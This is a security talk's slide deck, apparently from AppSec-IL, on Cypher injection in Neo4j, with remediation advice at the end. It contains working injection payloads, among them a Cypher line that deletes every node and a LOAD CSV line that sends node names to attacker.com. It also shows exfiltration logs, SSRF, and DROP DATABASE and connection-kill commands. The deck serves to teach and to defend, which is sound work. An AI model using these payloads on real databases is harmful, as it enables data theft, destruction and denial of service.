



Cypher Injection

The New “SQL Injection”
We Aren’t Aware Of



Noy Pearl

Whoami

Security Researcher @ MoonActive

- AppSec-IL 2020 CTF Creators Team
- Hacker by title, dancer by soul
- Dog owner / dog owns me



Takeaways

Cypher & Graph Databases

Injection Time!

Attack Escalation

Remediation & Mitigation

What Now - A New Era of Injections




What is Cypher?




(Open)Cypher Query Language
in simple words

Cypher is commonly used in
Graph Databases

Relational Database




Graph Database




Go Cypher!


Understanding Cypher Query







Terms



Variable **Label** **Property**

```
MATCH (c:Character {name:"Spongebob"})  
RETURN c
```

Goodbye **SELECT**, Hello **MATCH**


Get all Characters:

MATCH (c:Character) RETURN c

Get Character by name:

MATCH (c:Character)

WHERE c.name = 'Spongebob' RETURN c



Injection Time!



SQL Injection

In A Nutshell

SQLi In A Nutshell

SELECT * FROM "characters" WHERE name = "Spongebob"

Spongebob -> "Spongebob" OR 1=1--

SELECT * FROM "characters" WHERE name = "Spongebob" OR 1=1--"

<i>id</i>	<i>name</i>
0	Spongebob
1	Patrick
2	Sandy
3	Squidward

Iniciando el hackeo



Cypher Injection

Returning back to Cypher



MATCH By Name

MATCH (c:Character)

WHERE c.name = ' + **USER_INPUT** + ' **RETURN** c

Spongebob

MATCH (c:Character)

WHERE c.name = **'Spongebob'** **RETURN** c



MATCH By Name Injection - Return All

MATCH (c:Character)





WHERE c.name = INPUT + ' RETURN c

Spongebob'

MATCH (c:Character)

WHERE c.name = INPUT RETURN c//'

RETURN c



MATCH By Name Injection - Delete

MATCH (c:Character)

WHERE c.name = ' + **USER_INPUT** + ' **RETURN** c


Spongebob' DELETE c//

MATCH (c:Character)

WHERE c.name = '**Spongebob' DELETE c//'** **RETURN** c



**DELETE
EVERYTHING**



MATCH By Name Injection - DELETE All

MATCH (c:Character)

WHERE c.name = ' + **USER_INPUT** + ' **RETURN** c

MATCH (c:Character)

WHERE c.name = 'Spongebob'

MATCH (all:Character)

DELETE all//'

RETURN c



BuT We DoN't SeE ThE QuErY!



RETURN **c**?
Character label?



Data Exfiltration

Leveraging **LOAD CSV**
in  neo4j

LOAD CSV

import data from CSV files.

LOAD CSV FROM <https://your-website/data.csv>



Blind Injection

LOAD CSV

Comes To The Rescue!



Using **LOAD CSV** To Leak **Labels**

40	2021-Jul-08 09:35:01 UTC	HTTP	93
41	2021-Jul-08 09:35:01 UTC	HTTP	93
42	2021-Jul-08 09:35:02 UTC	HTTP	93

Description	Request to Collaborator	Response from Collaborator
Pretty Raw Hex \n ≡		
1	GET /Character HTTP/1.1	
2	User-Agent: NeoLoadCSV_Java/11.0.8	
3	Host:	93.burpcollaborator.net
4	Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2	

Using **LOAD CSV** To Leak Properties

86	2021-Jul-08 15:06:41 UTC	HTTP
87	2021-Jul-08 15:06:42 UTC	HTTP
88	2021-Jul-08 15:06:43 UTC	HTTP
89	2021-Jul-08 15:06:42 UTC	HTTP

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	GET /name HTTP/1.1	
2	User-Agent: NeoLoadCSV_Java/11.0.8	
3	Host:	89.burpcollaborator.net
4	Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2	
5	Connection: keep-alive	

Using **LOAD CSV** To Leak Names

MATCH (c:Character)

LOAD CSV FROM 'https://attacker.com/' + c.name

AS b RETURN b//

159	2021-Jul-08 16:12:47 UTC	HTTP
160	2021-Jul-08 16:12:47 UTC	HTTP
161	2021-Jul-08 16:12:48 UTC	HTTP

Description	Request to Collaborator	Response from
Pretty Raw Hex \n ≡		
1	GET /Mr.Crabs HTTP/1.1	
2	User-Agent: NeoLoadCSV_Java/11.0.8	
3	Host: 89	
4	Accept: text/html, image/gif, image/	
5	Connection: keep-alive	
6		

160	2021-Jul-08 16:12:47 UTC	HTTP
161	2021-Jul-08 16:12:48 UTC	HTTP

Description	Request to Collaborator	Response from
Pretty Raw Hex \n ≡		
1	GET /Patrick HTTP/1.1	
2	User-Agent: NeoLoadCSV_Java/11.0.8	
3	Host: 89.burpcc	
4	Accept: text/html, image/gif, image/jpeg,	
5	Connection: keep-alive	
6		

More Damage



Attack Escalation

01

Denial-Of-Service

Preventing access to the database

02

SSRF & RFI

Accessing sensitive endpoints & files

03

Lateral Movement

Escalating to other machines

04

Alternatives

LOAD CSV alternatives
In Neo4J & other databases

DoS - Leak & Kill Connections

```
CALL dbms.killConnections(["bolt-9276", "bolt-9273"])
```

Table		
1	"bolt-2794"	"2021-07-08T09:33:31.323Z"
2	"bolt-2579"	"2021-07-08T09:15:30.681Z"

Drop Database

```
neo4j$ SHOW databases
```

```
neo4j$ DROP DATABASE spongebob
```

(1 system update, no records)



Table


Code		
3	"system"	"localhost:7687"

More Damage



SSRF Through Cypher Injection

Server-Side Request Forgery



SSRF + LOAD CSV
=



Leveraging **LOAD CSV** For **SSRF**


Server-Side Request Forgery

LOAD CSV FROM

`http://ip:port/secretdata`



Vulnerable Server



Leak Secrets Through SSRF

2	2021-Jul-13 13:35:14 UTC	HTTP		upj
3	2021-Jul-13 13:44:08 UTC	HTTP		upj
4	2021-Jul-13 13:44:18 UTC	HTTP		upj
5	2021-Jul-13 13:44:50 UTC	HTTP		upj
6	2021-Jul-13 13:44:58 UTC	HTTP		upj

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
	↵	☰
1	GET /Krabby Patty Secret Formula - DO NOT EXPOSE AT ANY CIRCUMSTANCES HTTP/1.1	
2	User-Agent: NeoLoadCSV_Java/11.0.8	
3	Host: lupj.burpcollaborator.net	
4	Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2	
5	Connection: keep-alive	
6		



My 2 cents about our
Vendor Communication

LOAD CSV

APOC Plugin



LOAD CSV was blocked? Go APOC Library!

- Extension to Cypher Language
- Load, Import, Export procedure

LOAD CSV was blocked? Go APOC Library! #2

```
"GET /data.json?leaked=Spongebob" "APOC Procedures for Neo4j"  
"GET /data.json?leaked=Sandy" "APOC Procedures for Neo4j"  
"GET /data.json?leaked=Mr.Crabs" "APOC Procedures for Neo4j"  
"GET /data.json?leaked=Patrick" "APOC Procedures for Neo4j"  
"GET /data.json?leaked=Squidward" "APOC Procedures for Neo4j"
```



Remediation & Mitigation



Remediation


Use Parameterized Queries



```
session.run("MATCH (c:Character)  
WHERE c.name = $name RETURN c", {name: name})
```



```
session.run("MATCH (c:Character)  
WHERE c.name ' " + name + " ' + RETURN c)
```



Mitigations



- RBAC support – users, roles & privileges
 - ◆ Read / write
 - ◆ Built-in granular roles – PUBLIC, reader, editor, admin
 - ◆ Revoke privileges from roles
 - ◆ Hardening capabilities per-user
- Disable/allowlist Apoc procedures (*neo4j.conf*) (4.3)

Mitigations



In *neo4j.conf*:

ERROR Neo.ClientError.Statement.ExternalResourceFailed

```
Cannot load from URL '[REDACTED].oastify.com/testa': Unable to verify access to  
[REDACTED].oastify.com. Cause: access to [REDACTED].oastify.com/  
[REDACTED] is blocked via the configuration property unsupported.dbms.cypher_ip_blocklist
```

ERROR Neo.ClientError.Procedure.ProcedureCallFailed

```
Failed to invoke procedure `apoc.load.json`: Caused by: java.io.IOException: access to  
[REDACTED].oastify.com/[REDACTED] is blocked via the configuration property  
unsupported.dbms.cypher_ip_blocklist
```

unsupported.dbms.cypher_ip_blocklist

A word about



redis Graph

Redis Graph

please add fine-grained access control #1614

 Open bionicles opened this issue on Mar 7, 2021 · 3 comments



bionicles commented on Mar 7, 2021 · edited ▾

Contributor



thanks for making RedisGraph! it's starting to look really appealing since it's in the cloud service

would it be possible to add something like <https://neo4j.com/docs/operations-manual/current/authentication-authorization/access-control/> for authorization?

What Now

- Understand how Cypher injections work – <https://github.com/noypearl/cypher-playground>
- Fix existing injections in your applications
- Bug bounty – hunt for bugs in Cypher
- Reduce attack surface
- Profit

Cypher Injection Playground

NoThInG HeRe!
I ToLd YoU ThErE's A sWagGeR API At
<http://localhost:8888> !



Resources & Credits

- [The Cypher Injection Saga Writeup](#) – @Tempest Security
- <https://github.com/morkin1792/CIWA>

Try it on yourself



 <https://github.com/noypearl/cypher-playground>

  @noypearl